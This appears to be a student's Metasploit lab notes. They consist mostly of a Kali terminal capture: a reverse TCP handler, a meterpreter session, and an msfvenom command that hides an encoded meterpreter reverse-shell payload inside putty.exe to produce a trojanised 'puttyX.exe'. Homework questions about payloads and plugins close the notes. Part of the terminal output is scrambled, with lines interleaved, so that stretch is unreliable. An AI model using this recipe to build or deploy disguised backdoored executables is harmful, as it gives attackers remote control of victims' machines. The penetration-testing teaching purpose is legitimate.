
```
msf6 exploit(multi/handler) > exploit

(root@kali)-[/home/kali]
# lsarted reverse TCP handler on 192.168.1.128:12345
1.txt ending stage Documentsyte installation-report.txt metagoofil processmanger.txt Templates tools
BloodHound-Tools Downloadsper keylogger.py 1.128:12345 Music.168.1 Public76) at 2023- test.msi 56:30 -0500 Videos
Desktop EagleOsint lab Pictures putty.exe tool-install-zsh.sh
meterpreter > getuid

(root@kali)-[/home/kali]
# msfvenom -a x86 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp lhost=192.168.1.128 -e x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o puttyX.exe
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai chosen with final size 435
Payload size: 435 bytes
Final size of exe file: 1888768 bytes
Saved as: puttyX.exe
```

Book metasploit

<https://www.sans.org/course/metasploit-kung-fu-enterprise-pen-testing>



homework

- Why inline payloads take up more space than staged payloads?
- Tools used to merge file with payload
- Install the program PuttyX.exe, are you get the meterpreter shell, and what the privilege you get?
- Used 4 metasploit plugins with examples